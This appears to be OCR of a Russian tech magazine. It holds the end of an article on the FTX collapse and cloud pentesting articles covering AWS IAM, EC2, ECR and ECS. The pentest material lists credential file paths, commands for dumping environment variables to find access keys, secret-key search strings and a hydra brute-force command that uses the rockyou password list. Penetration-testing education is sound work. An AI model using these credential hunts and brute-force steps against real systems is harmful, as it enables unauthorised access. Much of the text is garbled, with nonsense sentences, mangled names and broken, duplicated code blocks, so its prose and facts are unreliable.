О связях Бэнкмана-Фрида с демократами твердит также Илон Мask, который отмечает, что никаких расследований в отношении FTX не будет именно по этой причине.



Еще одна популярная теория твоего заговора связана с тем, что после начала спецназной военной операции на Украине FTX запустила фонд, который собирает пожертвования для украинских беженцев. Эта платформа должна была передавать собранную криптовалюту FTX, которая конвертировала бы ее в фиат, а затем передавала бы в Национальный банк Украины. Как теперь поплатился в сети, вместо этого собранные средства (около миллиона долларов) могли осесть где-то в недрах Демократической партии США. Украинское правительство и Демократическая партия это слухи, разумеется, отрицают.

ПОСЛЕДСТВИЯ. ЭФФЕКТ ДОМИНО

Сейчас, когда ты читаешь эту статью, FTX, еще недавно оценивавшаяся в 32 миллиарда долларов, прекратила свое существование, FTT безвозвратно обесценилась, а Сэму Бэнкмана-Фриду, вполне вероятно, может грозить тюремное заключение.

Обвал FTT

В США уже начался судебный процесс по делу о банкротстве, где новое руководство Биржи (вместе с армией юристов) пытается разобраться в «темных делах компании Бэнкмана-Фрида, ведь в общей сложности речь идет примерно о 130 эффективных кратных. По данным кризисных управляющих, немалая часть активов биржи была украдена либо пропала, а количество кредиторов FTX может превышать миллион.


Здесь нужно сказать, что портфе основателя FTX и фрида знаменитостей, которое создаётсвовали продвижению бренда, уже выдвинул коллективный иск от американских инвесторов, которые требуют возмещения ущерба на общую сумму 11 миллиардов долларов. И вряд ли этот иск будет единственным.

Кроме того, по данным СМИ, сейчас к Бэнкмана-Фриду пристально пристматриваются американские власти и они уже обсуждали с правительственными органами Багамских островов возможность транспортировки основателя FTX в США для допроса. Недавно стало известно, что адвокаты Fortune Law стоимость во-вначале, что, сейчас у Министерства юстиции США и Комиссии по ценным бумагам и биржам есть все необходимые для возбуждения уголовного дела в отношении бывшего главы FTX и другие топ-менеджеров рухнувшей биржи.

Кстати, где сейчас находится Сэм Бэнкман-Фрид, неизвестно. В интервью он отказывается раскрывать свое местонахождение, но предполагается, что он не покинул Багамы, хотя многие топ-менеджеры компании предпочли релокацию в Гонконг.

Однако последствия случившегося настигли не только компании Бэнкмана-Фрида и его сотрудников, но и всех рынка в целом. Так, на фоне прошлого дешевого резко упали котировки практически всех криптовалют, был зафиксирован рекордный отток с балансов бирж на каждом крупнейшем кошельке в цепочке и битковых в частности (совокупный поинт менеджеров рухнувшей биржи.

Кроме того, теперь возникает серьезная угроза всем крупным криптовалютным биржи (вновь начиная с Binance, которая задала и этот тренд) стремится к полной прозрачности и аудиторам. Будут регулярно подтверждать свои резервы. Соответствующую информацию уже обязались публиковать Binance, OKX, Gate.io, Huobi, KuCoin и другие.



Данные о резервах биржи теперь можно увидеть прямо на сайте CoinMarketCap

Однако вернемся к судебным документам, поданным в США в связи с банкротством компании Бэнкмана-Фрида. Из бумаг следует, что у Alameda Research насчитывалось более 100 тысяч кредиторов и в целом активы и обязательства компании оцениваются в сумму от 10 до 50 миллиардов долларов.

Выдержка из судебной документации

Внимательные читатели поймут, что в начале этой статьи упоминался обширный инвестиционный портфель Alameda. Как можно заметить из информации ниже, составленной аналитиками The Block, портфолио компанией Бэнкмана-Фрида действительно было огромным. Теперь из-за краха FTX и Alameda у многих этих и связанных проектов возникнут серьезные проблемы, а на рынке опасается эффекта домино, когда каждая крупная компания потянет за собой другие.

Обширное портфолио компаний Бэнкмана-Фрида

В частности, о проблемах создатель платформа BlockFi, прекратившие вывод клиентских средств на фоне произошедшего с FTX. По данным Wall Street Journal, компания уже приняла решение о подаче иска против FTX с просьбой о банкротстве США. Другой пример: крупнейшая OTC-платформа Genesis Global Trading, которая предоставляла криптовалютные операции и пытается встроенных проблемы дополнительных обязательств (пока безуспешно). Также проблемы наблюдаются у лендинговой платформы Salt, австралийской криптовалютной биржи Digital Coin и других.

К сожалению, многие аналитики и эксперты полагают, что все это лишь вершушка айсберга и настоящая криптозима, которая «очистит рынок», ещё идет как впереди. Пока же дальнейшие последствия и масштабы подрывного эффекта к криптовалютам со стороны регуляторов существенно возрос, а есть опасность Bitcoin на этом фоне обвалится до 16 тысяч долларов (по прогнозу ноября 2020 года).

В письме, которое Бэнкман-Фрид опубликовал в корпоративном Slack после ухода с поста CEO, он писал, что «глубоко сожалеет» о случившемся.

> «*Я не хотел, чтобы все это произошло, и отдал бы все, чтобы иметь возможность вернуться назад и все исправить. Вы были моей семьей, — членами семьи. И теперь все, к чему я всю старался для процветания и гордой силы компании. Когда я отправлялся по стороне, мне даже не снилось такое.*»

Также Бэнкман-Фрид принес многочисленные извинения всем, кто пострадал от краха FTX, в своем Twitter. Он писал, что «облажался», а также признавал, что вообще не знал, насколько крупными были маржинальные позиции компании и риски (и отмечал, что следовало уделять управлению биржей больше внимания).

Тем не менее Бэнкман-Фрид не теряет надежды выбраться из этой передряги. Он пообещал дать большое интервью изданию New York Times в ближайшем будущем, а в планах бывшего сотрудника Jane Street — запустить платформу в прессу, и вовсе напоказ, что до сих пор надеется найти поклонников инвесторов, которые могли бы помочь FTX исправить ситуацию и вернуть средства пользователям.

ОБЛАКА ПОДУГРОЗОЙ

КАК ПРЕТВОРИТЬ ИНФРАСТРУКТУРУ В AWS


Michelle Bernstein
IT и ТК, ФИНАНСЫ
michel.ohnemus@mobilcom.ch

Облака — это, как известно, не только белоснежные пушашки, но и серьезный инструмент, который создает удобную инфраструктуру для приложений и сервисов. Компании и независимые разработчики переносят свои проекты в AWS или Azure, часто не задумываясь о безопасности. А зря. Будут ли эти данные недоступны для хакеров, сможет ли облако гарантировать защиту? Давай разбираться.

Сначала рассмотрим «базу» — перечисление и повышение привилегий в IAM и EC2. В дальнейшем мы попытаемся закрепиться в этих сервисах, окунемся в волшебство Lambda и SecretManager, найдем пароль в S3, выберемся из контейнера, вытащим данные из EBS, RDS и даже проберемся в другой VPC!

ГЕРОИ ТУРНИРА

Amazon Web Services — облачное решение, предоставляющее своим клиентам множество полезных сервисов. Их можно разделить на три типа.



- IAS (infrastructure as a service) — к этой категории относится только сервис Virtual Private Cloud, который дает возможность пользователю создавать приватные изолированные сети прямо в облаке.
- PAS (platform as a service) позволяет арендовать один виртуальный сервер (инстанс).
- SAS (software as a service) — предоставление ПО и услуг.

СЕРВИСЫ

Identity and access management (IAM) — один из основополагающих сервисов облачной инфраструктуры Amazon. Он позволяет управлять доступом к ресурсам AWS. Администратор создает пользователей, группы, роли и их доступ именно здесь. Структура этого сервиса показана на следующей иллюстрации.

Структура identity and access management

Политика

Политика содержит информацию о том, что может делать пользователь, а что нет, какие у него имеются права. Политику можно применить к группам, пользователям или роли. Например, если политика разрешает действие **GetUser**, то пользователь с такой политикой может получить информацию о другом пользователе.

Внутри политики — три важных компонента:

1. Effect — используется для предоставления доступа или отказа в нем.
2. Action — включает список действий, которые политика разрешает или запрещает.
3. Resource — список ресурсов, к которым применяется политика.

Пользователь

Пользователь IAM — сущность, которая создается в AWS для предоставления использующего его человека либо приложения. У пользователей есть так называемое User ARN (Amazon resource name), выглядит оно следующим образом:

```
arn:partition:service:region:account:resource
```

- **arn** — идентификатор строки;
- **partition** идентифицирует раздел для ресурса. Для стандартных регионов AWS используется раздел **aws**. Для Пекина, допустим, будет **aws-cn**;
- **service** идентифицирует продукт AWS. Ресурсы IAM всегда используют **iam**;
- **region** определяет регион ресурса. Для ресурсов IAM это поле всегда остается пустым;
- **account** указывает идентификатор учетной записи AWS без дефисов;
- **resource** идентифицирует конкретный ресурс по имени.

Вот некоторые примеры ARN:

```
arn:aws:iam::123456789012:root
arn:aws:iam::123456789012:user/JohnDoe
arn:aws:iam::123456789012:user/division_abc/subdivision_xyz/
JaneDoe
arn:aws:iam::123456789012:group/Developers
arn:aws:iam::123456789012:group/division_abc/subdivision_xyz/
product_A/Developers
arn:aws:iam::123456789012:role/S3Access
```

Группа

Группа IAM — это совокупность пользователей. Группы облегчают управление ими. Группа может содержать множество пользователей, а пользователь может принадлежать нескольким группам. Кроме того, группы не могут быть вложенными: они должны содержать только пользователей, но не другие группы.

Роль

Роль IAM — это сущность, которая определяет набор разрешений для выполнения запросов к сервисам AWS. Использование ролей — безопасный способ предоставить доступ к ресурсам определенным объектам. Так, пингистер может попробовать взять на себя определенную роль, если у него есть на это права, и получить привилегии этой роли.

Роли создаются для того, чтобы не приходилось регистрировать дополнительную учетную запись ради каких-нибудь автоматических задач. Роль зачастую прикрывается к какому-либо сервису.

EC2

Он же Elastic Compute Cloud. Это виртуальный сервер (инстанс), на котором пользователь может запускать любые приложения, чтобы решать собственные задачи. Инстанс состоит из следующих компонентов.

Структура Elastic Compute Cloud

Рассмотрим все эти составляющие по порядку:

1. Операционная система — на EC2 можно установить практически любую ОС.
2. Доступ — способы, с помощью которых можно получить доступ к EC2 через интернет.
3. Адрес — IP-адрес, по которому обращается инстанс.
4. Хранилище — место, где хранится данные инстанса.
5. Группы безопасности — набор правил, которые применяется к EC2, они позволяют контролировать входящий и исходящий трафик.
6. VPC (virtual private cloud) — изолированная облачная сеть, в которой может находиться наш инстанс.

INITIAL ACCESS

Есть множество способов проникнуть в облако заказчика пентеста. Мы будем действовать через AWS CLI — командную строку для работы с AWS. Нам потребуется специальный идентификатор секретного ключа и сам секретный ключ, после предоставления которых мы получим возможность работать с облаком. В качестве точки входа будем использовать IAM и EC2.

Сбор информации

На компьютерах, взаимодействующих с облачными сервисами Amazon, обычно присутствует файл **credentials**, в котором находятся идентификатор секретного ключа доступа и сам этот ключ. Стандартные пути расположения файла следующие: В Linux:

```
/root/.aws/credentials
/home/user/.aws/credentials
```

В Windows:

```
%userprofile%\.aws\credentials
```

Идентификатор секретного ключа и сам секретный ключ можно обнаружить в публичных репозиториях.

Очень часто нужные нам ключи могут лежать в переменных окружения. Обязательно проверяй и их:

```
set
env env:
Get-ChildItem Env: | ft Key,Value
```

```
C:\Users\User>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\User\AppData\Roaming
AS_ACCESSKEYSECRETKEY=
AS_ACCESSKEYSECRETKEYFILE=
AS_DFS_ZK=10.0.0.10:2181/2181/mesos
commonProgramFiles=C:\Program Files\Common Files
commonProgramFiles(x86)=C:\Program Files (x86)\Common Files
commonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=PC
COMSPEC=C:\Windows\system32\cmd.exe
CONFIGURATIONPATH=C:\Windows\Microsoft.Net\Framework
```

Возможно, у тебя не получится обнаружить столь чувствительные данные таким простым методом. Перед тестированием ты, скорее всего, успел обнаружить принадлежащие заказчику подсети, репозитории, файлы. В таком случае попробуй поискать во всех этих источниках следующие характерные строки:

```
aws_access_key_id
aws_secret_access_key
aws_session_token
bucket_name
aws_access_key
aws_secret_key
S3_BUCKET
S3_ACCESS_KEY_ID
S3_SECRET_ACCESS_KEY
S3_SECRET_KEY
S3_ENDPOINT
list_aws_accounts
metadata_service_timeout
metadata_service_num_attempts
```

ПОДКЛЮЧЕНИЕ

После того как ты нашел идентификатор и сам секретный ключ, настало время подключаться к AWS CLI. Для этого используем PowerShell:

```
aws configure
```

Чтобы узнать, под какой учетной записью ты подключился к системе, в Linux используется команда **whoami**, но в AWS такой команды нет. Чтобы узнать свое имя пользователя, нужно ввести в консоль PowerShell следующую команду:

```
aws sts get-caller-identity
```

```
В дополнительно можно указать конфигурационный профиль (если,
допустим, получили данные не от профиля default)

aws sts get-caller-identity --profile demo
```

```
C:\Users\User> aws sts get-caller-identity
{
    "UserId": "AIDAUNCMEAMEXAMPLE",
    "Account": "180508620232",
    "Arn": "arn:aws:iam::180508620232:user/Alexander"
}
```

Продолжение статьи →

ОБЛАКА ПОД УГРОЗОЙ

КАК ГЕНЕТИСТЫ ЗАЩИТЯТ ПЛАНЕТУ ОТ ИИ

ENUMERATION

В начале любого тестирования на проникновение следует хорошенько осмотреться, чтобы понять, какие ресурсы вообще обычно предоставляются. Сначала стоит перечислить разные виды сервисных учетных записей, которые могут использовать ваши цели, а затем определить, какие из них вообще доступны с вашей информационной точки зрения. В начале нашего аудита в разделе для нем нам особенно хотелось все или ничего.


Как правило, начинаем работы с пользователями и ролями. Будет полезным не совсем нюх. Постарайтесь сдержать в голове комбо. Когда дойдем до этапа тщательного проникнуть, все встанет на свои места свиз собой.

IAM Пользователи

Пользователи также получрения тока вида в обзоре AWS. Именно пользовательскую учетную запись можно обнаружить в файле **.aws/credentials**. Если вы не знаете, что такое регистрация.

Сначала стоит найти все доступные в обзоре пользователей:

```
aws iam list-users
```



Вывод команды показывает наличие для пользователей **michaeldale** и **Bob**, которые в дальнейшем могут сыграть важную роль в тестировании обзора.

Затем мы хотим узнать о группах, а в свое группам могут быть привязаны политики основгрупповые политики. Следующей командой мы определим, в каких группах состоит каждый пользователь:

```
aws iam list-groups-for-user --user-name <username>
```

Кроме групп, политики могут быть также привязаны непосредственно к пользователям. Проверим, есть ли в нашем случае такие привязки.

У Пользователя

```
aws iam list-attached-user-policies --user-name <username>
```

У Встроенные

```
aws iam list-user-policies --user-name <username>
```

Группы

В группах тоже могут быть привязаны политики, способные помочь нам на этапе повышения привилегий. Чтобы увидеть все IAM группы, набираем в консоли PowerShell следующее:

```
aws iam list-groups
```

Найти привязанные к группе политики помогают следующие команды. Для управленных политик:

```
aws iam list-attached-group-policies --group-name <group-name>
```

Например:

```
aws iam list-attached-group-policies --group-name demogroup
```

И для встроенных:

```
aws iam list-group-policies --group-name <group-name>
```

Например:

```
aws iam list-group-policies --group-name demogroup
```

Роли

Роли интересуют нас по тем же причинам, что и группы. Роли мы можем использовать в своих интересах, если у нас есть привилегии **iam:PassRole** с которой мы поговорим чуть позже.

Увидеть все роли IAM можно при помощи следующей команды:

```
aws iam list-roles
```

Вывод команды показывает, что в нашем облаке есть роль **Example1**, которая может быть использована на сервере **ec2.amazonaws.com**.

Чтобы найти политики, привязанные к этой роли, воспользуемся следующей командой. Для управленных политик:


```
aws iam list-attached-role-policies --role-name <role-name>
```

Для встроенных:

```
aws iam list-role-policies --role-name <role-name>
```

Пример использования:

```
aws iam list-role-policies --role-name Example1
```



Политики

Именно в политиках содержится информация о предоставляемых пользователям привилегиях. Есть очень полезный сайт cybiqlabs.aws.amazon.com, на который можно загрузить полученную политику и шифры доступа с ней, проверить доступы.

При этом политики могут быть как встроенными (inline), так и управляемыми (managed). Они отличаются друг от друга версией одной и той же политики. Версия встроенных политик применяет, чтобы гарантированно не предоставлять случайно права какому либо другому обзору. Так на начало Amazon рекомендуют использовать управленные политики вместо встроенных.

Управленные политики чуть более удобны. Самое важное — не можем применить к нескольким объектам сразу. В свою очередь, управленные политики могут быть до 6 версий. Если вы хотите изменить политику, вы можете сделать новую версию и потом переключиться на нужную версию (максимальное). AWS сам позаботится об этом и предоставит некоторые варианты для самых распространенных случаев, например **AmazonDynamoDBFullAccess**, **AdministratorAccess** и тому подобные. При этом следующие политики передают доступ ко всем ресурсам. Второй тип — customer managed policy — использовать, если требуется что более тонкая настройка прямо в обзоре. Обязательно обратите внимание на параметр **IsAttachable** возможно, что политика «выкинет» и не сильно ей с чему привязать.

Чтобы получить информацию о каждой управленной политике, используй следующую команду:

```
aws iam list-policies
```

Чтобы получить информацию об определенной политике, используй следующий синтаксис:

```
aws iam get-policy --policy-arn <policy-arn>
```

Например, так:

```
aws iam get-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Скорее всего, в каждой версии или версий каждой из них можно отличить значение параметр **DefaultVersionId**. В AWS могут одновременно существовать несколько отличающихся друг от друга версий одной и той же политики. Допустим, полезная первой версия предоставляла полный доступ к любым ресурсам, а полезная второй версии уже ограничивала нас в чем-то. С этим связан один из ветеров повышения привилегий, который мы тоже рассмотрим. Обязательно обратите внимание на параметр **IsAttachable** возможно, что политика «выкинет» и не нальзя ей к чему привязать.

Чтобы получить информацию об каждой управленной политике, используй следующую команду:

```
aws iam list-policy-versions --policy-arn <policy-arn>
```


Чтобы получить информацию об определенной версии управленной политики можно таким образом:

```
aws iam get-policy-version --policy-arn <policy-arn> --version-id <version-id>
```

Пример использования этой команды:

```
aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --version-id v1
```


Эта политика предоставляет доступ к любым действиям на любых ресурсах (**Action: * Resource: * Effect: Allow**). Также мы можем увидеть, какие ещё привязаны к конкретному объекту управления политикой:

```
aws iam get-user-policy --user-name <user-name> --policy-name <policy-name>
```

Пример использования команды:

```
aws iam get-user-policy --user-name michaeldale --policy-name AdministratorAccess
```

Для групповой политики используем следующую команду:

```
aws iam get-group-policy --group-name <group-name> --policy-name <policy-name>
```

Например, так:

```
aws iam get-role-policy --role-name <role-name> --policy-name <policy-name>
```


Как видим, наш многострадальный администратор обзора **michaeldale** имеет неограниченные возможности.

EC2

EC2 — рабочая лошадка обзора. Это виртуальная машина, на которой могут работать сервисы или просто хранилка интересных данных. Но кому прямо мы можем использовать EC2 как вектор повышения привилегий.

Для начала нам нужно узнать информацию обо всех доступных в обзоре инстансах:

```
# Найти все экземпляры
aws ec2 describe-instances

# Найти экземпляры в определенном регионе
aws ec2 describe-instances --region us-east-2

# Найти экземпляры в определенном VPC
aws ec2 describe-instances --filters "Name=vpc-id,Values=vpc-12345ccc0ec2bb1f"

# Найти экземпляры в определенной подсети (идентификатор подсетей указывать, поэтому указывая подсеть не потеряешься VPC)
aws ec2 describe-instances --filters "Name=subnet-id,Values=subnet-0ccc0bb4a0127a0f0"
```

Выполнив эти команды, мы получим очень длинный список, подробный тому, что показан на следующем рисунке

Отсюда нас интересуют два параметра **PublicIP Address**. Если у инстанса имеется собственный IP адрес, то к нему можно подключиться извне. Если же у него есть приватный айпишник, то сначала потребуется выполнить, в каком VPC он находится.

Обратим свое внимание на параметр **IamInstanceProfile**. Существует несколько типы инстансов, и в зависимости от значения этого параметра можно определить, что использовать.

Чтобы получить информацию об одном определенном инстансе, воспользуйся следующей командой:

```
aws ec2 describe-instances --instance-ids <instance-id>
```

Например, так:

```
aws ec2 describe-instances --instance-ids i-0ddcba1234567890a
```

Очень важный атрибут инстанса — **UserData**. В этом атрибуте сохраняются команды, которые автоматически выполняются при запуске либо при перезагрузке EC2. Очень часто в этом атрибуте могут хранить пользовательские учетные данные. Попробуем получить информацию о данном атрибуте:

```
aws ec2 describe-instance-attribute --attribute userData --instance-id <instance-id>
```

Пример использования:

```
aws ec2 describe-instance-attribute --attribute userData --instance-id i-0ddcba1234567890a
```

{ "InstanceId": "i-0ddcba1234567890a", "UserData": { "Value": "IyAgIyAgIyAgI

ОБЛАКА ПОД УГРОЗОЙ

КАК ПЕНТЕСТЕРЫ ЛОМАЮТ ВЕБ-ПРИЛОЖЕНИЯ В AWS

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Зачастую с сервером инфраструктуры, на которых в состоянии эксплуатировать какие-нибудь уязвимости, также можно проникнуть. Вот, например, в облаке как в Azure. Допустим, есть веб. Обнаружили какие-нибудь баги. Пробуем, что можно с ними сделать. Ну, например, можно попробовать выполнить команды.

Посмотрим установленные на платформе наши дела — получить переменные окружения. Видим, что есть какие-то переменные, которые начинаются с слова `Azure`. `Azure*`, `Functions*`, `IDENTITY*`, `MSIAzure`.

SAM

SAM предоставляет системные администраторам минимальную удобную конфигурацию для развертывания приложений без сервера. Вот пример, как выглядит конфигурация файлов template.

cmd.SetDefaultPolicyPrincipal

Переменная, по названию, может что-то предоставить обзвона есть настоящий вроде какой-нибудь. При этом первая версия дает нам. Если рассмотрим какие-нибудь, что-нибудь, что-нибудь. Вот, например, переменная `cmd.SetDefaultPolicyPrincipal`, если посмотрим, что в ней лежит, видим, что. Разбираем переменную, дальше на значения.

К нашему пониманию `Protect` помимо полезной полезной `ChangeDisplayversion` также, например, переменная `cmd.SetDefaultPolicyPrincipal` и также `PolicyPackage` которая позволяет любым действием на какие-нибудь элементы. Вроде полезно? Не нам это определять.

```
T1[Protect/cluster/azure/azcmagent
Microsoft.Azure.Management.Compute.Models.ErrorDetail[]
```

Мы видим, что у переменной `PolicyPackage` имеется первая версия.

```
azure-cli-core-policy-version
azure-cli-core-policy-version
azure-cli-core-policy-version
```

УДАР ПО КОНТЕЙНЕРАМ

ГЕНТЕЗИС DOCKER И KUBERNETES В ОБЛАКЕ AMAZON

Предположим, ты уже умеешь повышать привилегии в среде AWS. Но куда ведут твои новые ещё как-то полезные Файлы credentials в репозиториях и другие просмотр свойства разработчиков встроенной всех реже и реже. Что ещё можно посмотреть? DS prowler и chrisgabrielle-cargo.

Mikhail Kuzmenko
Pro-Active Defender
mikhail.kuzmenko@pentestit.ru

В самом прошлом номере я рассказывал о самых простых и основных типах — IAM и EC2. Что нас ожидает в AWS — это есть больше для хотя для сотен разных сервисов.

Сейчас как большая компания начинает использовать контейнерные среды AWS, следует за спросом, появляется несколько сервисов для работы с Docker и Kubernetes. Давайте посмотрим в AWS есть некоторые отличия от обычных, но они кратко изложенных.

Управляемые сервисы AWS

Слова обычные системы, спорно то же самое, но в AWS. Вещи присутствуют Docker Engine — собственно, на самом деле, обеспечивающий работоспособность кластера. Control plane — это, по сути, управляющие данные, потому что управлять обычно всем чем обычно рулит.

WWW
Подробнее о Docker в Kubernetes
Docker и Kubernetes: Docker Swarm vs Kubernetes
Docker и Kubernetes в Linux
Docker и Kubernetes в Linux

ELASTIC CONTAINER REGISTRY (ECR)

Внешние ресурсы

В ECR данные хранятся контейнеры. Они поистине разработчиком и управляемые развертывания и масштаба инфраструктуры. В подобных местах при тестах могут особо не разучивались, что очень часто не знаешь внешнего мнения кодера могут оставить в общем своем чейнджлисте данных, потому что разработчики не всегда знают — просто и сексисто.

Ещё интересно данные могут можно лишь на шаре. ECR имеет URL для доступа к репозиториям в виде:

```
https://<account_id>.dkr.ecr.<region>.amazonaws.com
```

Например:

```
https://164194186212.dkr.ecr.us-east-2.amazonaws.com
```

Возможно, здесь тоже найдется что полезное, получить доступ к регистру.

Также могут из-за неполного использования на ECRD в порно случае Docker Registry, которая тоже и не имеет отправить Relay.

```
{"repositories": [{"repositoryArn": "arn:aws:ecr:us-east-2:164194186212:repository/cargo-test",
"registryId": "164194186212",
"repositoryName": "cargo-test",
"repositoryUri": "164194186212.dkr.ecr.us-east-2.amazonaws.com/cargo-test",
"imageTagMutability": "MUTABLE",
"imageScanningConfiguration": {"scanOnPush": false}}]}
```

Аналогичные могут собственные Docker Registry при помощи Nginx

Если ресурс требует аутентификации, то при попытке обратиться к нему получим ошибку:

```
root@ip-172-31-9-42:~# curl -i https://164194186212.dkr.ecr.us-east-2.amazonaws.com/v2/
HTTP/1.1 401 Unauthorized
Docker-Distribution-Api-Version: registry/2.0
Www-Authenticate: Bearer realm="https://164194186212.dkr.ecr.us-east-2.amazonaws.com/v2/token",service="164194186212.dkr.ecr.us-east-2.amazonaws.com",scope="repository:*:*"
Date: Fri, 30 Jul 2021 18:10:18 GMT
Content-Type: application/vnd.docker.distribution.manifest.v1+prettyjws
Content-Length: 87
Docker-Content-Digest: sha256:a3d8cb6b228b37093b9033391a5cb8ff2a8fb0bb2d5ebf9a8f8ffa6ac3a9ab9a
Docker-Distribution-Api-Version: registry/2.0
X-Content-Type-Options: nosniff
{"errors":[{"code":"UNAUTHORIZED","message":"authentication required","detail":[{"Type":"repository","Class":"","Name":"catalog"},{"Type":"repository","Class":"","Name":"*"}]}]}
```

Ответ на запрос основных ключей, можно попробовать атаковать брутом

```
hydra -L /usr/share/seclists/Usernames/cirt-default-usernames.txt -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt 18.18.18.18 -s 5000 https-get /v2/
```

А когда нарвешься данные для аутентификации, сделать образы поможет DockerRegistryGrabber.

AWS CLI

Если есть доступ к AWS CLI, то, конечно, же, получается доступ на ресурсы больше информации.

Первым делом стоит обнаружить все репозитории:

```
aws ecr describe-repositories
```

```
$ aws ecr describe-repositories
{
    "repositories": [
        {
            "repositoryArn": "arn:aws:ecr:us-east-2:164194186212:repository/cargo-test",
            "registryId": "164194186212",
            "repositoryName": "cargo-test",
            "repositoryUri": "164194186212.dkr.ecr.us-east-2.amazonaws.com/cargo-test",
            "imageTagMutability": "MUTABLE",
            "imageScanningConfiguration": {
                "scanOnPush": false
            }
        }
    ]
}
```

Репозиторий AWS

Обязательно потребуй возможно и в ECR (repository) в Docker. Возможно, поможет и аутентификация для доступа к репозиториям по паролям.

Следующая цель на рассмотрение проверить приватные логины:

```
aws ecr get-repository-policy --repository-name <RepositoryName>
```

Пример:

```
aws ecr get-repository-policy --repository-name admin
```

Чтобы взять каждую политику на приватность на получение ошибки:

```
$ aws ecr get-repository-policy --repository-name admin
{
    "policyText": "{\n  \"Statement\": [\n    {\n      \"Sid\": \"AllowPrivate\",\n      \"Principal\": \"*\",\n      \"Action\": [\n        \"ecr:GetDownloadUrlForLayer\",\n        \"ecr:BatchGetImage\",\n        \"ecr:BatchCheckLayerAvailability\",\n        \"ecr:Complete",
    "registryId": "164194186212",
    "repositoryName": "admin"
}
```

Политика приватности

Но бывает, что попадается приемлемая политика:

```
$ aws ecr get-repository-policy --repository-name admin
{
    "policyText": "{\n  \"Statement\": [\n    {\n      \"Sid\": \"AllowPrivate\",\n      \"Principal\": \"*\",\n      \"Action\": [\n        \"ecr:GetDownloadUrlForLayer\",\n        \"ecr:BatchGetImage\",\n        \"ecr:BatchCheckLayerAvailability\",\n        \"ecr:Complete",
    "registryId": "164194186212",
    "repositoryName": "admin"
}
```

Плохая политика

Здесь видим, что всем обобщенным **Principal: "*"** — обобщенный доступ ко всем ресурсам обобщенно в репозитории.

ecr:BatchCheckLayerAvailability — проверить доступность одного или множества образов в репозитории.

ecr:BatchGetImage — скачать более детальную информацию об образе.

ecr:GetDownloadUrlForLayer — получить URL для загрузки образа.

Именно, обращаясь, что пользователь пользователь имеет право на работу с репозиторием, нарушив все правила.

```
aws ecr list-images --repository-name <RepositoryName>
```

Пример:

```
aws ecr list-images --repository-name admin
```

```
$ aws ecr list-images --repository-name admin
{
    "imageIDs": [
        {
            "imageDigest": "sha256:a3d8cb6b228b37093b9033391a5cb8ff2a8fb0bb2d5ebf9a8f8ffa6ac3a9ab9a",
            "imageTag": "latest"
        }
    ]
}
```

Поиск образов в репозиториях

Получить информацию о конкретном образе:

```
aws ecr describe-images --repository-name <RepositoryName> --image-ids imageTag=latest
```

Пример:

```
aws ecr describe-images --repository-name admin --image-ids imageTag=latest
```

```
$ aws ecr describe-images --repository-name admin --image-ids imageTag=latest
{
    "imageDetails": [
        {
            "registryId": "164194186212",
            "repositoryName": "admin",
            "imageDigest": "sha256:a3d8cb6b228b37093b9033391a5cb8ff2a8fb0bb2d5ebf9a8f8ffa6ac3a9ab9a",
            "imageTags": [
                "latest"
            ],
            "imageSizeInBytes": 1394112,
            "imagePushedAt": 1627611600.000000,
            "imageScanningStatus": {
                "status": "COMPLETE",
                "description": "The scan was completed successfully."
            },
            "imageScanFindingsSummary": {
                "imageScanCompleteAt": 1627611600.000000,
                "vulnerabilitySourceUpdatedAt": 1627611600.000000,
                "findingSeverityCounts": {
                    "INFORMATIONAL": 1,
                    "MEDIUM": 1,
                    "UNTRIAGED": 1
                }
            }
        }
    ]
}
```

Информация о конкретном образе

Если есть возможность, то можно, получить, по сему работающих подсмотреть какие образы будут расставлены в EPC. В случае с ECD обычно проверяют AWS, чтобы найти планы доступа приемлемой для Как это делается, я рассказывал в прошлом номере.

INFO

Virtual Private Cloud (VPC), или виртуальное частное облако — это помещение изолированное есть в облаке, обладающее всеми свойствами частной сети. Здесь используются такие же IP-адреса, подсети и маршрутизация, как в обычной сети.

Когда получили доступ к AWS CLI, стоит перейти к серверам.

Поиск всех кластеров **aws ecs clusters**.

```
$ aws ecs clusters
{
    "clusterArns": [
        "arn:aws:ecs:us-east-2:164194186212:cluster/Stable-Cluster",
        "arn:aws:ecs:us-east-2:164194186212:cluster/Stable-Cluster-Test"
    ]
}
```

Список доступных кластеров

Получить подробную информацию о конкретном кластере:

```
aws ecs describe-clusters --cluster <ClusterName>
```

Пример:

```
aws ecs describe-clusters --cluster ClusterName>
```

```
$ aws ecs describe-clusters --cluster DomainCluster
{
    "clusters": [
        {
            "capacityProviders": [],
            "clusterArn": "arn:aws:ecs:us-east-2:164194186212:cluster/Stable-Cluster",
            "clusterName": "Stable-Cluster",
            "defaultCapacityProviderStrategy": [],
            "activeServicesCount": 1,
            "statistics": [],
            "tags": [],
            "settings": [],
            "status": "ACTIVE"
        }
    ]
}
```

Детальная информация о кластере

Детальная информация о кластере:

```
$ aws ecs describe-clusters --cluster Stable-Cluster-Test
{
    "clusters": [
        {
            "capacityProviders": [],
            "clusterArn": "arn:aws:ecs:us-east-2:164194186212:cluster/Stable-Cluster-Test",
            "clusterName": "Stable-Cluster-Test",
            "defaultCapacityProviderStrategy": [],
            "activeServicesCount": 0,
            "statistics": [],
            "tags": [],
            "settings": [],
            "status": "ACTIVE"
        }
    ]
}
```

Детальная информация о кластере

Детальная информация о кластере:

```
aws ecs describe-services --cluster <ClusterName> --services <ServiceName>
```

Пример:

```
aws ecs list-tasks --cluster <ClusterName>
aws ecs describe-tasks --cluster <ClusterName> --tasks <TaskArn>
```

ELASTIC KUBERNETES SERVICE (EKS)

Kubernetes — начальный кусочек для контейнера. Именно здесь всегда сосредоточены больше всего интересной информации, а кластера для получения доступа сначала. Однако, управлять даже простого кластера можно несколько сложнее.

Управляемые сервисы

УДАР ПО КОНТЕЙНЕРАМ

ПЕНТЕСТИМ DOCKER И KUBERNETES В ОБЛАКЕ AMAZON

